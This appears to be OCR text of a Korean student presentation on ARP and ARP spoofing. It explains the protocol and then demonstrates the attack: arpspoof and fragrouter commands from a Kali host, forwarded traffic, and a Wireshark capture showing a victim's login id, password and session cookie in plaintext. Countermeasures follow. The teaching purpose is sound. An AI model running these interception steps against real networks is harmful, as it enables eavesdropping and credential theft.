ARP Spoofing

컴퓨터공학부
윤재웅

목차

Network Layler

ARP

ARP Spoofing

시연

TCP/IP
Application
Transfer
Network
Link
Pysical

OSI 7 Layer
Application
Presentation
Session
Transfer
Network
Link
Pysical


IP Address


MAC Address

ARP(Address Resolution Protocol)

네트워크상에서 IP 주소를 물리적 네트워크주소(일반적으로MAC Address)로 맵핑하기 위해 사용되는 프로토콜

네트워크 상에서 특정 IP를 가지고 있는 호스트가 누군지 물어보면(Request) 해당 IP를 가진 호스트가 응답(Reply)하는 구조로 동작합니다.





Internet Address	Physical Address
10.10.10.20	bb-11-cc-22-dd-33

1. 송신자가 수신자에게 데이터를 보낼 때 먼저 ARP table을 확인합니다. ARP table에 수신자에 대한 정보가 없다면 송신자는 ARP Request 메세지를 생성하여 네트워크 상에 브로드캐스트 합니다.


네트워크 상의 모든 호스트들은 ARP Request 패킷을 수신하고 해당 ip를 가진 호스트만 자신의 물리주소를 포함하는 ARP Reply메세지를 생성하여 송신자에게 유니캐스트로 전송합니다.

송신자는 ARP Reply 패킷을 받고 목적지 ip와 물리주소를 ARP table에 기록합니다. ARP table에 정보가 저장되면 다음부터는 이 과정 없이 ARP table을 참조하여 바로 데이터를 전달하여 효율적으로 통신이 가능합니다.

ARP Spoofing

- 가장 대표적이고 기본적인 네트워크 공격
- ARP에 Reply 패킷으로 받은 MAC주소가 진짜인지 아닌지 검증하는 인증 시스템이 없다는 취약점을 이용한 공격
- 다른 사람의 컴퓨터를 자신의 컴퓨터로 속이는 기법

ARP Spoofing




MITM(Man In The Middle)

TCP/IP 의 구조적인 취약점을 이용한 해킹 기법

2계층의 MAC Address 와 3계층의 IP Address를 변조한다.

Soopfing 공격

- 악성코드 유포
- 세션 하이재킹(IP Spoofing)
- DNS Spoofing
- VoIP 도청
- 로그인 정보 수집



공격자

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.35.204  netmask 255.255.255.0  broadcast 192.168.35.255
        inet6 fe80::a00:27ff:fe95:8c5e  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:95:8c:5e  txqueuelen 1000  (Ethernet)
        RX packets 17  bytes 3026 (2.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 3269 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

피해자

```
yjaewoongnaver.com@yunjaeung-ui-MacBook-Pro ~ arp -a
? (192.168.35.1) at 0:23:aa:87:f0:19 on en0 ifscope [ethernet]
? (192.168.35.37) at 0:17:b2:73:e1:77 on en0 ifscope [ethernet]
? (192.168.35.136) at 80:b0:3d:7b:f4:96 on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
```

```
yjaewoongnaver.com@yunjaeung-ui-MacBook-Pro ~ arp -a
? (192.168.35.1) at 8:0:27:95:8c:5e on en0 ifscope [ethernet]
? (192.168.35.37) at 0:17:b2:73:e1:77 on en0 ifscope [ethernet]
? (192.168.35.136) at 80:b0:3d:7b:f4:96 on en0 ifscope [ethernet]
? (192.168.35.204) at 8:0:27:95:8c:5e on en0 ifscope [ethernet]
? (192.168.35.217) at c:54:15:7e:7e:3f on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
```

```
root@kali:~# arpspoof -i eth0 -t 192.168.35.13 192.168.35.1
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
8:0:27:95:8c:5e 8c:85:90:70:75:df 0806 42: arp reply 192.168.35.1 is-at 8:0:27:9
5:8c:5e
```

`arpspoof –i eth0 –t 192.168.35.13  192.168.35.1`

피해자 IP　　**라우터**

Forwarding

```
root@kali:~# fragrouter -B1
fragrouter: base-1: normal IP forwarding
192.168.35.13.58030 > 210.220.163.82.53: udp 33
192.168.35.13.57751 > 27.0.236.87.443: S 3243540550:3243540550(0) win 65535 <mss
 1460,nop,wscale 6,nop,nop,timestamp 647930900 0,sackOK,eol> (DF)
192.168.35.13.57751 > 27.0.236.87.443: . ack 12110701 win 2058 <nop,nop,timestam
p 647930910 2382451164> (DF)
192.168.35.13.57751 > 27.0.236.87.443: P 3243540551:3243540808(257) ack 12110701
 win 2058 <nop,nop,timestamp 647930910 2382451164> (DF)
192.168.35.13.57751 > 27.0.236.87.443: . ack 12113597 win 2013 <nop,nop,timestam
p 647930920 2382451166> (DF)
192.168.35.13.57751 > 27.0.236.87.443: . ack 12115237 win 1988 <nop,nop,timestam
p 647930920 2382451166> (DF)
192.168.35.13.57751 > 27.0.236.87.443: . ack 12115237 win 2048 <nop,nop,timestam
p 647930920 2382451166> (DF)
192.168.35.13.57751 > 27.0.236.87.443: P 3243540808:3243540970(162) ack 12115237
 win 2048 <nop,nop,timestamp 647930931 2382451166> (DF)
```

인터넷에 연결되지 않음

다음을 시도:

- 네트워크 케이블, 모뎀, 라우터 확인
- Wi-Fi에 다시 연결
- Windows 네트워크 진단 프로그램 실행

DNS_PROBE_FINISHED_NO_INTERNET

- 패킷분석도구
- tcpdump
- 이더리얼
- 이더피크
- 패킷뷰어
- 와이어샤크

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method==POST

Expression...

No.	Time	Source	Destination	Protocol	Length	Info
19368	519.736296132	192.168.35.13	112.175.11.245	HTTP	130	POST /index.html?enter=1 HTTP/1.1 (application/x-www-f…

```
    Upgrade-Insecure-Requests: 1\r\n
    DNT: 1\r\n
  ▸ Content-Length: 64\r\n
  ▸ Cookie: PHPSESSID=c7d00bf13a0f47d81b4aafb988b01f4e\r\n
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://webhacking.kr/index.html?enter=1]
    [HTTP request 3/3]
    [Prev request in frame: 19300]
    File Data: 64 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "PHPSESSID" = "c7d00bf13a0f47d81b4aafb988b01f4e"
  ▸ Form item: "id" = "1591022"
  ▸ Form item: "pw" = "1591022"
```

```
0000  08 00 27 95 8c 5e 8c 85  90 70 75 df 08 00 45 00   ··'··^·· ·pu···E·
0010  00 74 00 00 40 00 40 06  da 2a c0 a8 23 0d 70 af   ·t··@·@· ·*··#·p·
0020  0b f5 e3 c5 00 50 34 09  12 a0 13 03 10 b3 80 18   ·····P4· ········
0030  08 00 f8 2c 00 00 01 01  08 0a 26 b2 d3 cc f8 5a   ···,···· ··&····Z
0040  35 b7 50 48 50 53 45 53  53 49 44 3d 63 37 64 30   5·PHPSES SID=c7d0
0050  30 62 66 31 33 61 30 66  34 37 64 38 31 62 34 61   0bf13a0f 47d81b4a
0060  61 66 62 39 38 38 62 30  31 66 34 65 26 69 64 3d   afb988b0 1f4e&id=
0070  31 35 39 31 30 32 32 26  70 77 3d 31 35 39 31 30   1591022& pw=15910
0080  32 32                                             22
```

ARP Spoofing 발생 시 증상

피해자

- 네트워크 속도 저하
- 악성코드가 웹 페이지 시작 부분에 위치
- 정기적인 ARP 패킷 다량 수신

공격자

- 네트워크 사용량 증가
- 악성 프로그램의 프로세스 동작
- 정기적인 ARP 패킷 발송

대응 방안

- 시스템
  - Static ARP Table 설정 : 수동 설정시 ARP Cache 테이블의 변조가 불가능 해진다.
  - 중요 패킷 암호화

- 네트워크 장비
  - Cisco 장비의 Port Security 기능을 통해 MAC 주소 Static으로 설정
  - 특정 MAC 주소 트래픽 관리

Q&A

감사합니다